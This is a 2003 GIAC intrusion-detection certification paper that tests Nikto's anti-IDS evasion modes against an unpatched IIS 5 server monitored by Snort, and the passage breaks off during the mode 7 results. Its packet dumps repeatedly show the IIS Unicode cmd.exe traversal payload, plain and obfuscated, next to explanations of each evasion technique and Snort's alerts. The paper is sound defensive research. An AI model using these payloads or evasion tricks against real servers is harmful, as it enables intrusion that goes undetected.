Global Information Assurance Certification Paper

GIAC Intrusion Detection in Depth
GCIA Practical Assignment
Version 3.3

Author: Tom King

Date: 19th November 2003

Table of contents

Assignment 1 - Examining the effectiveness of the 'anti-IDS' modes in Nikto

Abstract

Nikto[1] is a web security scanner, the successor to whisker[2], which is no longer available. It can be used by administrators to assess the security of the configuration of a web server. Nikto has a number of interesting "anti-IDS" modes which purport to allow a network intrusion detection system (NIDS) to be bypassed, turning Nikto into a more stealthy scanning tool. In this paper, I describe the anti-IDS modes of Nikto. I demonstrate how effective the anti-IDS modes are in practice by running Nikto against a web-server on a Network which is being monitored by a leading open-source NIDS, Snort[3]. Commented tcpdump output of each anti-IDS scan, and Snort's responses are described and explained.

The Nikto tool

Web security scanners are a useful addition to anyone involved with security assessment or penetration testing. Security scanners help as they accelerate the process of determining the vulnerabilities affecting a web server, and can help identify sensible countermeasures (such as the application of patches and server hardening) which need to be actioned. The downside to such a security scanner is the use by a “script kiddy” looking for an easy route to compromise a web server.

Nikto takes over where whisker left off, in providing a comprehensive, open source web security scanner. Rather than reinvent the wheel, Nikto has been built on the the libwhisker Perl library, used by the original whisker tool. It is unsurprising that there are many similarities between whisker and Nikto. However, Nikto offers a number of new features which were not implemented in whisker (scanning via a web proxy, for example).

As of August 2003, Nikto v1.30 c1.09 scans for over 2200 different web/ cgi vulnerabilities.

Searching for vulnerabilities
using a web security scanner is a conspicuous process – a typical scan will typically result in extensive logs being generated on the web server being scanned. Further, a scan is very likely to trigger extensive alerts if an IDS has been deployed, as many of the scans use known exploits to reliably determine if a vulnerability exists. With this in mind, the Nikto tool offers a number of anti-IDS modes, which are designed to fool an IDS so that it does not trigger alerts during a scan.

The anti-IDS modes in Nikto

The anti-IDS modes in Nikto are inherited from whisker. The modes are described in detail in an excellent paper on rain.forest.puppy's website[4]. In total, there are nine anti-IDS modes. However, these modes can be combined (for instance modes 2 and 9 could be combined), so a large number of anti-IDS approaches are possible.

The anti-IDS modes are:

Mode	Description
1	Random URL encoding
2	Directory self-reference
3	Premature URL ending
4	Prepend long random string to request
5	Fake parameters to files
6	TAB as request spacer instead of spaces
7	Random case sensitivity
8	Use Windows directory separator \ instead of /
9	Session splicing

Table 1

In addition to its anti-IDS modes, it is worth noting that Nikto can be directed to run its scans via an HTTP proxy, which can make tracing the source of a scan difficult.

Determining the effectiveness of the anti-IDS modes in Nikto

How well do the anti-IDS modes in Nikto work in practice? Do they enable a scan to bypass a competent IDS?

To understand this, an experiment was run, using Nikto against a vulnerable IIS server, with Snort acting as the IDS.

Experiment setup

Two machines on a simple, switched network were used.

Machine A

Machine A was a Windows XP workstation, with IP address 192.168.0.1. Nikto v1.30 c1.09 was run on this machine. Windump v3.0 was used to collect and analyze network traffic between machine A and machine B. Snort v2.01 was used to further analyze collected traffic, and determine whether a typical IDS would be fooled by Nikto's anti-IDS techniques.

Machine B

Machine B was a Windows 2000 (SP1) workstation, with IP address 192.168.0.2. running IIS 5. No patches had been applied to this machine, so IIS 5 was vulnerable to a large number of exploits.

Nikto Configuration

By default, when Nikto runs a scan, a large number of HTTP requests are made. To accelerate testing, and to facilitate monitoring and analysis, a cut-down version of Nikto's underlying database was used. Simply, the database file used by Nikto (scan_database.db) was stripped down so that it only scanned for a single vulnerability, the Unicode vulnerability[5].

Snort Configuration

The latest version (as of August 2003) was used – Snort v2.01. The configuration file used was the standard snort.conf file which ships with Snort v2.01. However, the following rules (which are disabled by default) were enabled: `web-attacks.rules, backdoor.rules, shellcode.rules, policy.rules, porn.rules, info.rules, icmp-info.rules, virus.rules, chat.rules, multimedia.rules, p2p.rules`

Approach

The following steps were performed.

1. Windump was run on machine A. It was supplied with parameters to ensure that entire packets were captured, that output was logged to a binary file, and that traffic other than that to/ from machine B was ignored:

   ```
   C:\windump>windump -i 1 -s 0 -w unicode "host 192.168.0.2"
   ```

2. With windump running, Nikto was run on machine A, using machine B as the target web server. Initially, Nikto was run without any IDS-avoidance, as a control. Then Nikto was run repeatedly using the anti IDS modes 1-9.

3. Each time Nikto was run:

   - its results were carefully monitored to see whether the Unicode vulnerability had been detected by Nikto itself. It *should* be detected each time Nikto runs, whether the anti-IDS modes are used or not.

   - I examined the produced tcpdump file using the windump tool, and looked at the output, paying particular attention to the stimulus and response packets for the Unicode exploit, produced by Nikto and IIS 5. Windump was run with the –X parameter to print the hex and ascii output of each packet, and the –n parameter (to prevent DNS lookups):

     ```
     C:\windump>windump -X –r unicode -n
     ```

- The tcpdump file was fed into Snort, to understand the effectiveness of the anti-IDS modes. Would Snort be fooled into missing the attacks? If so, why? If not, was any other unusual or interesting behaviour observed?

  Snort was run with the following parameters:

  ```
  snort -c ../etc/snort.conf -l log -r [tcpdump file]
  ```

Results

The results are detailed below, and summarized in table 2

Nikto with no anti-IDS mode

When Nikto was run without any anti-IDS techniques, it correctly identified the Unicode vulnerability on the IIS 5 server.

Figure 1 depicts the tcpdump output of the packet carrying the Unicode payload:

```
20:08:35.126100 192.168.0.1.3103 > 192.168.0.2.80: P 1:169(168) ack 1 win 64240
(DF)
0x0000   4500 00d0 02da 4000 8006 75fa c0a8 0001        E.....@...u.....
0x0010   c0a8 0002 0c1f 0050 ebdf ce25 5e77 7847        .......P...%^wxG
0x0020   5018 faf0 5718 0000 4745 5420 2f73 6372        P...W...GET./scr
0x0030   6970 7473 2f2e 2e25 6330 2561 662e 2e2f        ipts/..%c0%af../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 7220 4854        md.exe?/c+dir.HT
0x0060   5450 2f31 2e30 0d0a 486f 7374 3a20 3139        TP/1.0..Host:.19
0x0070   322e 3136 382e 302e 320d 0a43 6f6e 6e65        2.168.0.2..Conne
0x0080   6374 696f 6e3a 204b 6565 702d 416c 6976        ction:.Keep-Aliv
0x0090   650d 0a43 6f6e 7465 6e74 2d4c 656e 6774        e..Content-Lengt
0x00a0   683a 2030 0d0a 5573 6572 2d41 6765 6e74        h:.0..User-Agent
0x00b0   3a20 4d6f 7a69 6c6c 612f 342e 3735 2028        :.Mozilla/4.75.(
0x00c0   4e69 6b74 6f2f 312e 3330 2029 0d0a 0d0a        Nikto/1.30.)....
```

Figure 1

The string highlighted in red is the heart of the Unicode exploit. As Nikto was not running in and anti-IDS mode, there is no obfuscation of the exploit. Any reasonable IDS would be expected to produce an alert when this kind of traffic is observed.

The string highlighted in yellow clearly demonstrates another reason why Nikto is not a stealthy tool. It announces itself (along with its version number) with every HTTP GET to the target webserver. Behaviour with respect to the "tell-tale" Nikto text is different in the anti-IDS modes, as explained below.

Snort correctly alerted on both the stimulus (HTTP GET command from Nikto), and response (HTTP response, including directory listing from IIS), as shown in figure 2.

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:08:35.126100 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xDE
```

```
192.168.0.1:3103 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:730 IpLen:20 DgmLen:208 DF
***AP*** Seq: 0xEBDFCE25  Ack: 0x5E777847  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-20:08:35.150188 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3103 TCP TTL:128 TOS:0x0 ID:454 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0x5E777847  Ack: 0xEBDFCECD  Win: 0x43C8  TcpLen: 20
```

Figure 2

The stimulus procuded the first alert (classified as priority 1), where the Unicode attack is picked up by Snort as it travels from machine A to machine B (Nikto to IIS).

The response produced the second alert. It is classified at less important (priority 2), and is triggered by the response from machine B to A (the webserver to Nikto).

Nikto with anti-IDS mode 1

Mode 1 uses URL obfuscation to disguise each HTTP request. In this mode, each character of a URL is encoded by its escaped equivalent, which is %xx, where xx is the hex representation of the ASCII value of a character.

In this mode, Nikto did not detect the Unicode vulnerability. The URL obfuscation caused IIS to return a 404 error. It appears that the level of obfuscation added by mode 1 breaks the Unicode exploit.

Figure 3 depicts the tcpdump output of the packet carrying the Unicode payload, with anti-IDS mode 1 in force.

```
20:14:26.520603 192.168.0.1.3244 > 192.168.0.2.80: P 1:201(200) ack 1 win 64240
(DF)
0x0000   4500 00f0 1040 4000 8006 6874 c0a8 0001        E....@@...ht....
0x0010   c0a8 0002 0cac 0050 f230 4591 6447 bce1        .......P.0E.dG..
0x0020   5018 faf0 6e44 0000 4745 5420 2532 6673        P...nD..GET.%2fs
0x0030   2536 3325 3732 6925 3730 2537 3425 3733        %63%72i%70%74%73
0x0040   2532 662e 2532 6525 3235 2536 3330 2561        %2f.%2e%25%630%a
0x0050   662e 2e2f 7725 3639 2536 6525 3665 7425        f../w%69%6e%6et%
0x0060   3266 7325 3739 2537 3325 3734 656d 3332        2fs%79%73%74em32
0x0070   2532 6625 3633 6d64 2532 6565 7865 2533        %2f%63md%2eexe%3
0x0080   662f 2536 332b 2536 3469 7220 4854 5450        f/%63+%64ir.HTTP
0x0090   2f31 2e30 0d0a 486f 7374 3a20 3139 322e        /1.0..Host:.192.
0x00a0   3136 382e 302e 320d 0a43 6f6e 6e65 6374        168.0.2..Connect
0x00b0   696f 6e3a 204b 6565 702d 416c 6976 650d        ion:.Keep-Alive.
0x00c0   0a43 6f6e 7465 6e74 2d4c 656e 6774 683a        .Content-Length:
0x00d0   2030 0d0a 5573 6572 2d41 6765 6e74 3a20        .0..User-Agent:.
0x00e0   4d6f 7a69 6c6c 612f 342e 3735 0d0a 0d0a        Mozilla/4.75....
```

Figure 3

Again, the string highlighted in red is the heart of the Unicode exploit. Interestingly, not every character is represented by its escaped equivalent. For example, the string “cmd.exe” in the original exploit is encoded to “%63md%2eexe”.

The explanation of this mode in rain.forest.puppy’s paper[4], does not indicate why some characters should be encoded, and others left in plaintext.

Inspection of the Perl code comprising the libwhisker library (which provides the functionality for this mode) indicates that each character stands a 50% chance of being encoded into its escaped equivalent. Presumably, this random element is designed to improve the stealth of this particular anti-IDS mode – it makes it more difficult to develop an IDS signature to reliably detect this.

Highlighted in yellow in figure 3 is the User-Agent text “Mozilla/ 4.75”. Note, (compared with the first scan) the absence of the word “Nikto”, and its version number. This is an undocumented feature of Nikto, confirmed by your author by inspecting the source code of the application. If Nikto is run in a normal mode, the text “Nikto” and version number is passed to the web server with every HTTP GET. In anti-IDS modes, this extra information is not present. This adds to its stealth somewhat in that the network analyst cannot immediately figure from a network dump that a scan by Nikto is taking place – the “tell-tale” signature is not present.

Snort alerted when this test was run. However, a different alert was generated.

```
[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/25-20:14:26.520603 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xFE
192.168.0.1:3244 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:4160 IpLen:20 DgmLen:240 DF
***AP*** Seq: 0xF2304591  Ack: 0x6447BCE1  Win: 0xFAF0  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]
```

Figure 4

It is interesting that a different alert triggered. Viewing the order in which the Snort rules are executed demonstrates that the IIS-specific Unicode rule did not fire. However, the more generic, lower priority http directory traversal rule still fired.

Only one alert was produced by Snort. An ATTACK-RESPONSES alert (as produced when anti-IDS was not used) was not produced, because the Unicode exploit did not work. Therefore the response did not contain the “Volume Serial Number” text which causes the ATTACK-RESPONSES alert to fire.

So although the anti-IDS mode 1 in Nikto caused the Unicode vulnerability not to be found, Snort still alerted with a reasonably appropriate message, letting an attentive network analyst know that some sort of nefarious scan was happening.

Nikto with anti-IDS mode 2

Mode 2 uses a directory “self-reference” mode to obfuscate each HTTP request. This relies on the fact that “.” references the current directory. This means that a request such as http://www.server.com/scripts/test.exe can be rewritten as http://www.server.com/./scripts/./test.exe.

In this mode, Nikto correctly detected the Unicode vulnerability.

Figure 5 depicts the tcpdump output of the packet carrying the Unicode payload, with anti-IDS mode 2 in force:

```
20:19:20.571846 192.168.0.1.3277 > 192.168.0.2.80: P 1:167(166) ack 1 win 64240
(DF)
0x0000   4500 00ce 1207 4000 8006 66cf c0a8 0001        E.....@...f.....
0x0010   c0a8 0002 0ccd 0050 f6b1 27e4 68c4 e97f        .......P..'.h...
0x0020   5018 faf0 2bfb 0000 4745 5420 2f2e 2f73        P...+...GET././s
0x0030   6372 6970 7473 2f2e 2f2e 2e25 6330 2561        cripts/./..%c0%a
0x0040   662e 2e2f 2e2f 7769 6e6e 742f 2e2f 7379        f.././winnt/./sy
0x0050   7374 656d 3332 2f2e 2f63 6d64 2e65 7865        stem32/./cmd.exe
0x0060   3f2f 2e2f 632b 6469 7220 4854 5450 2f31        ?/./c+dir.HTTP/1
0x0070   2e30 0d0a 486f 7374 3a20 3139 322e 3136        .0..Host:.192.16
0x0080   382e 302e 320d 0a43 6f6e 6e65 6374 696f        8.0.2..Connectio
0x0090   6e3a 204b 6565 702d 416c 6976 650d 0a43        n:.Keep-Alive..C
0x00a0   6f6e 7465 6e74 2d4c 656e 6774 683a 2030        ontent-Length:.0
0x00b0   0d0a 5573 6572 2d41 6765 6e74 3a20 4d6f        ..User-Agent:.Mo
0x00c0   7a69 6c6c 612f 342e 3735 0d0a 0d0a             zilla/4.75....
```

Figure 5

The Unicode exploit with the “self-referencing” obfuscation is highlighted in red.

Snort alerted correctly on the stimulus and response for this mode.

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:19:20.571846 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xDC
192.168.0.1:3277 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:4615 IpLen:20 DgmLen:206 DF
***AP*** Seq: 0xF6B127E4  Ack: 0x68C4E97F  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-20:19:20.646991 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3277 TCP TTL:128 TOS:0x0 ID:2590 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0x68C4E97F  Ack: 0xF6B1288A  Win: 0x43CA  TcpLen: 20
```

Figure 6

Nikto with anti-IDS mode 3

Mode 3 uses a “premature request ending” technique which relies on the fact that for performance reasons, an IDS may only scan part of an HTTP request, and may miss extra data. By submitting a fake HTTP/1.1 string, Nikto aims to confuse an IDS into only scanning part of the submitted HTTP GET command.

However, in this mode, Nikto did not detect the Unicode vulnerability. The URL obfuscation caused IIS to return a 404 error. It appears that the level of obfuscation added by mode 3 breaks the Unicode exploit.

Figure 7 depicts the tcpdump output of the packet carrying the Unicode payload, with anti-IDS mode 1 in force

```
21:11:19.311530 192.168.0.1.3605 > 192.168.0.2.80: P 1:202(201) ack 1 win 64240
(DF)
0x0000   4500 00f1 2765 4000 8006 514e c0a8 0001        E...'e@...QN....
```

```
0x0010   c0a8 0002 0e15 0050 26bb a1fb 984e 37de        .......P&....N7.
0x0020   5018 faf0 3782 0000 4745 5420 2f25 3230        P...7...GET./%20
0x0030   4854 5450 2f31 2e31 2530 4425 3041 2541        HTTP/1.1%0D%0A%A
0x0040   6363 6570 7425 3341 2532 304a 4751 5654        ccept%3A%20JGQVT
0x0050   6f33 5569 792f 2e2e 2f2e 2e2f 7363 7269        o3Uiy/../../scri
0x0060   7074 732f 2e2e 2563 3025 6166 2e2e 2f77        pts/..%c0%af../w
0x0070   696e 6e74 2f73 7973 7465 6d33 322f 636d        innt/system32/cm
0x0080   642e 6578 653f 2f63 2b64 6972 2048 5454        d.exe?/c+dir.HTT
0x0090   502f 312e 300d 0a48 6f73 743a 2031 3932        P/1.0..Host:.192
0x00a0   2e31 3638 2e30 2e32 0d0a 436f 6e6e 6563        .168.0.2..Connec
0x00b0   7469 6f6e 3a20 4b65 6570 2d41 6c69 7665        tion:.Keep-Alive
0x00c0   0d0a 436f 6e74 656e 742d 4c65 6e67 7468        ..Content-Length
0x00d0   3a20 300d 0a55 7365 722d 4167 656e 743a        :.0..User-Agent:
0x00e0   204d 6f7a 696c 6c61 2f34 2e37 350d 0a0d        .Mozilla/4.75...
0x00f0   0a                                              .
```

Figure 7

The *fake* HTTP/1.1 string is highlighted in red. The *valid* HTTP/1.0 string is highlighted in yellow.

Although the premature request ending was sufficient to prevent the Unicode exploit from functioning, Snort still alerted on the stimulus packet:

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-21:11:19.311530 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xFF
192.168.0.1:3605 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:10085 IpLen:20 DgmLen:241 DF
***AP*** Seq: 0x26BBA1FB  Ack: 0x984E37DE  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]
```

Figure 8

Because the exploit did not actually work, this could be considered a false alert. Is it misleading that Snort generates an alert in this instance? One argument states that this is misleading, because the exploit did not work; the counter argument is that the alert is useful, because it notifies the network analyst that something unusual is happening.

Nikto with anti-IDS mode 4

With mode 4, Nikto prepends a long random string to the URL, followed by the text "../". This results in a valid URL which can confuse some IDS which are optimised only to look at the first few characters of each URL.

In this mode, Nikto correctly detected the Unicode vulnerability.

The tcpdump output of the packed carrying the Unicode exploit, with anti-IDS mode 4 is shown in figure 9:

```
20:42:14.544114 192.168.0.1.3332 > 192.168.0.2.80: P 1:677(676) ack 1 win 64240
(DF)
0x0000   4500 02cc 1403 4000 8006 62d5 c0a8 0001        E.....@...b.....
0x0010   c0a8 0002 0d04 0050 0b4c e24e 7d62 4d94        .......P.L.N}bM.
0x0020   5018 faf0 74d4 0000 4745 5420 2f68 6932        P...t...GET./hi2
0x0030   3543 5367 6a65 7a4d 6868 5368 6932 3543        5CSgjezMhhShi25C
0x0040   5367 6a65 7a4d 6868 5368 6932 3543 5367        SgjezMhhShi25CSg
0x0050   6a65 7a4d 6868 5368 6932 3543 5367 6a65        jezMhhShi25CSgje
0x0060   7a4d 6868 5368 6932 3543 5367 6a65 7a4d        zMhhShi25CSgjezM
0x0070   6868 5368 6932 3543 5367 6a65 7a4d 6868        hhShi25CSgjezMhh
0x0080   5368 6932 3543 5367 6a65 7a4d 6868 5368        Shi25CSgjezMhhSh
0x0090   6932 3543 5367 6a65 7a4d 6868 5368 6932        i25CSgjezMhhShi2
```

```
0x00a0   3543 5367 6a65 7a4d 6868 5368 6932 3543        5CSgjezMhhShi25C
0x00b0   5367 6a65 7a4d 6868 5368 6932 3543 5367        SgjezMhhShi25CSg
0x00c0   6a65 7a4d 6868 5368 6932 3543 5367 6a65        jezMhhShi25CSgje
0x00d0   7a4d 6868 5368 6932 3543 5367 6a65 7a4d        zMhhShi25CSgjezM
0x00e0   6868 5368 6932 3543 5367 6a65 7a4d 6868        hhShi25CSgjezMhh
0x00f0   5368 6932 3543 5367 6a65 7a4d 6868 5368        Shi25CSgjezMhhSh
0x0100   6932 3543 5367 6a65 7a4d 6868 5368 6932        i25CSgjezMhhShi2
0x0110   3543 5367 6a65 7a4d 6868 5368 6932 3543        5CSgjezMhhShi25C
0x0120   5367 6a65 7a4d 6868 5368 6932 3543 5367        SgjezMhhShi25CSg
0x0130   6a65 7a4d 6868 5368 6932 3543 5367 6a65        jezMhhShi25CSgje
0x0140   7a4d 6868 5368 6932 3543 5367 6a65 7a4d        zMhhShi25CSgjezM
0x0150   6868 5368 6932 3543 5367 6a65 7a4d 6868        hhShi25CSgjezMhh
0x0160   5368 6932 3543 5367 6a65 7a4d 6868 5368        Shi25CSgjezMhhSh
0x0170   6932 3543 5367 6a65 7a4d 6868 5368 6932        i25CSgjezMhhShi2
0x0180   3543 5367 6a65 7a4d 6868 5368 6932 3543        5CSgjezMhhShi25C
0x0190   5367 6a65 7a4d 6868 5368 6932 3543 5367        SgjezMhhShi25CSg
0x01a0   6a65 7a4d 6868 5368 6932 3543 5367 6a65        jezMhhShi25CSgje
0x01b0   7a4d 6868 5368 6932 3543 5367 6a65 7a4d        zMhhShi25CSgjezM
0x01c0   6868 5368 6932 3543 5367 6a65 7a4d 6868        hhShi25CSgjezMhh
0x01d0   5368 6932 3543 5367 6a65 7a4d 6868 5368        Shi25CSgjezMhhSh
0x01e0   6932 3543 5367 6a65 7a4d 6868 5368 6932        i25CSgjezMhhShi2
0x01f0   3543 5367 6a65 7a4d 6868 5368 6932 3543        5CSgjezMhhShi25C
0x0200   5367 6a65 7a4d 6868 5368 6932 3543 5367        SgjezMhhShi25CSg
0x0210   6a65 7a4d 6868 5368 6932 3543 5367 6a65        jezMhhShi25CSgje
0x0220   7a4d 6868 5368 6932 3543 5367 6a65 7a4d        zMhhShi25CSgjezM
0x0230   6868 532f 2e2e 2f73 6372 6970 7473 2f2e        hhS/../scripts/.
0x0240   2e25 6330 2561 662e 2e2f 7769 6e6e 742f        .%c0%af../winnt/
0x0250   7379 7374 656d 3332 2f63 6d64 2e65 7865        system32/cmd.exe
0x0260   3f2f 632b 6469 7220 4854 5450 2f31 2e30        ?/c+dir.HTTP/1.0
0x0270   0d0a 486f 7374 3a20 3139 322e 3136 382e        ..Host:.192.168.
0x0280   302e 320d 0a43 6f6e 6e65 6374 696f 6e3a        0.2..Connection:
0x0290   204b 6565 702d 416c 6976 650d 0a43 6f6e        .Keep-Alive..Con
0x02a0   7465 6e74 2d4c 656e 6774 683a 2030 0d0a        tent-Length:.0..
0x02b0   5573 6572 2d41 6765 6e74 3a20 4d6f 7a69        User-Agent:.Mozi
0x02c0   6c6c 612f 342e 3735 0d0a 0d0a                  lla/4.75....
```

Figure 9

The random text is highlighted in red.

Snort alerted correctly on the stimulus and response for this mode.

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:42:14.544114 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0x2DA
192.168.0.1:3332 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:5123 IpLen:20 DgmLen:716 DF
***AP*** Seq: 0xB4CE24E  Ack: 0x7D624D94  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-20:42:14.605298 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3332 TCP TTL:128 TOS:0x0 ID:2925 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0x7D624D94  Ack: 0xB4CE4F2  Win: 0x41CC  TcpLen: 20
```

Figure 10

Nikto with anti-IDS mode 5

Mode 5 relies on the fact that some IDS's do not attempt to process any parameters which are supplied with the URL. Parameters which are supplied to server side programs are delimited by the "?" or "&" characters. Mode 5 supplies a spurious, hex-encoded "?" character in an attempt to fool an IDS from parsing the entire URL.

In this mode, Nikto correctly detected the Unicode vulnerability.

The tcpdump output of the packed carrying the Unicode exploit, with anti-IDS mode 5 is shown in figure 11:

```
20:42:50.743606 192.168.0.1.3359 > 192.168.0.2.80: P 1:201(200) ack 1 win 64240
(DF)
0x0000   4500 00f0 14a8 4000 8006 640c c0a8 0001        E.....@...d.....
0x0010   c0a8 0002 0d1f 0050 0bea d122 7e01 4f2a        .......P..."~.O*
0x0020   5018 faf0 5e57 0000 4745 5420 2f34 3746        P...^W..GET./47F
0x0030   6839 7564 466c 5138 6354 6d32 6a74 2e68        h9udFlQ8cTm2jt.h
0x0040   746d 6c25 3366 6353 5351 664d 6a43 456b        tml%3fcSSQfMjCEk
0x0050   4941 6653 793d 2f2e 2e2f 2f73 6372 6970        IAfSy=/..//scrip
0x0060   7473 2f2e 2e25 6330 2561 662e 2e2f 7769        ts/..%c0%af../wi
0x0070   6e6e 742f 7379 7374 656d 3332 2f63 6d64        nnt/system32/cmd
0x0080   2e65 7865 3f2f 632b 6469 7220 4854 5450        .exe?/c+dir.HTTP
0x0090   2f31 2e30 0d0a 486f 7374 3a20 3139 322e        /1.0..Host:.192.
0x00a0   3136 382e 302e 320d 0a43 6f6e 6e65 6374        168.0.2..Connect
0x00b0   696f 6e3a 204b 6565 702d 416c 6976 650d        ion:.Keep-Alive.
0x00c0   0a43 6f6e 7465 6e74 2d4c 656e 6774 683a        .Content-Length:
0x00d0   2030 0d0a 5573 6572 2d41 6765 6e74 3a20        .0..User-Agent:.
0x00e0   4d6f 7a69 6c6c 612f 342e 3735 0d0a 0d0a        Mozilla/4.75....
```

Figure 11

The hex-encoded "?" character (which may be interpreted by some IDS as signifying the start of parameters in the URL) is highlighted in red.

Snort alerted correctly on the stimulus and response for this mode.

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:42:50.743606 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xFE
192.168.0.1:3359 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:5288 IpLen:20 DgmLen:240 DF
***AP*** Seq: 0xBEAD122  Ack: 0x7E014F2A  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/25-20:42:50.770782 0:50:22:88:F1:48 -> 0:2:E3:A:EE:E4 type:0x800 len:0xEE
192.168.0.2:80 -> 192.168.0.1:3359 TCP TTL:128 TOS:0x0 ID:3060 IpLen:20 DgmLen:224 DF
***AP*** Seq: 0x7E014F2A  Ack: 0xBEAD1EA  Win: 0x43A8  TcpLen: 20
```

Figure 12

Nikto with anti-IDS mode 6

Mode 6 attempts to bypass an IDS by replacing spaces in the URL with TAB characters. This breaks the RFC format for HTTP requests[6], which states that the request line should be of the form:

```
Method SP Request-URI SP HTTP-Version CRLF
```

(here, SP represents a space character).

However, some webservers will cope with a mangled version of this request – if the space is replaced by a TAB character, they will still serve the request.

Anti-IDS mode 6 makes use of the fact that some IDS's will adhere to the HTTP RFC, and not scan an HTTP request which contains a TAB rather than a space.

In this mode, Nikto does not identify the Unicode vulnerability – this is because IIS5 objects to the HTTP request containing a TAB character. A 400 error is returned.

The tcpdump output of the packed carrying the Unicode exploit, with anti-IDS mode 6 is shown in figure 13.

```
0x0000   4500 00c2 153a 4000 8006 63a8 c0a8 0001        E....:@...c.....
0x0010   c0a8 0002 0d3b 0050 0c42 e435 7e58 ed0b        .....;.P.B.5~X..
0x0020   5018 faf0 58c6 0000 4745 5409 2f73 6372        P...X...GET./scr
0x0030   6970 7473 2f2e 2e25 6330 2561 662e 2e2f        ipts/..%c0%af../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63        winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 7220 4854        md.exe?/c+dir.HT
0x0060   5450 2f31 2e30 0d0a 486f 7374 3a20 3139        TP/1.0..Host:.19
0x0070   322e 3136 382e 302e 320d 0a43 6f6e 6e65        2.168.0.2..Conne
0x0080   6374 696f 6e3a 204b 6565 702d 416c 6976        ction:.Keep-Aliv
0x0090   650d 0a43 6f6e 7465 6e74 2d4c 656e 6774        e..Content-Lengt
0x00a0   683a 2030 0d0a 5573 6572 2d41 6765 6e74        h:.0..User-Agent
0x00b0   3a20 4d6f 7a69 6c6c 612f 342e 3735 0d0a        :.Mozilla/4.75..
0x00c0   0d0a                                           ..
```

Figure 13

Highlighted in red is the tab in the HTTP request and its ASCII equivalent 0x09.

Although the TAB in the HTTP request ending was sufficient to prevent the Unicode exploit from functioning, Snort still alerted on the stimulus packet:

```
[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/25-20:43:08.166532 0:2:E3:A:EE:E4 -> 0:50:22:88:F1:48 type:0x800 len:0xD0
192.168.0.1:3387 -> 192.168.0.2:80 TCP TTL:128 TOS:0x0 ID:5434 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0xC42E435  Ack: 0x7E58ED0B  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]
```

Figure 14

Nikto with anti-IDS mode 7

Mode 7 attempts to bypass an IDS by mixing the case of characters used in the HTTP request, so a URL such as http://www.server.com/scripts/test.exe will be mangled to something like http://WwW.SErVeR.COm/sCRiPtS/tESt.Exe. For web servers running Windows, URLs containing characters of randomly mixed upper/lower case will still function fine. This mode preys on the fact that an IDS may strictly adhere to the pattern matching the case of characters defined in its signatures.

In this mode, Nikto correctly detected the Unicode vulnerability.

The tcpdump output of the packed carrying the Unicode exploit, with anti-IDS mode 7 is shown in figure 15:

```
0x0000   4500 00c2 15e1 4000 8006 6301 c0a8 0001        E.....@...c.....
0x0010   c0a8 0002 0d57 0050 0cf7 8113 7f0d 38a4        .....W.P......8.
0x0020   5018 faf0 8ff4 0000 4745 5420 2f73 4352        P.......GET./sCR
0x0030   4950 7473 2f2e 2e25 6330 2561 662e 2e2f        IPts/..%c0%af../
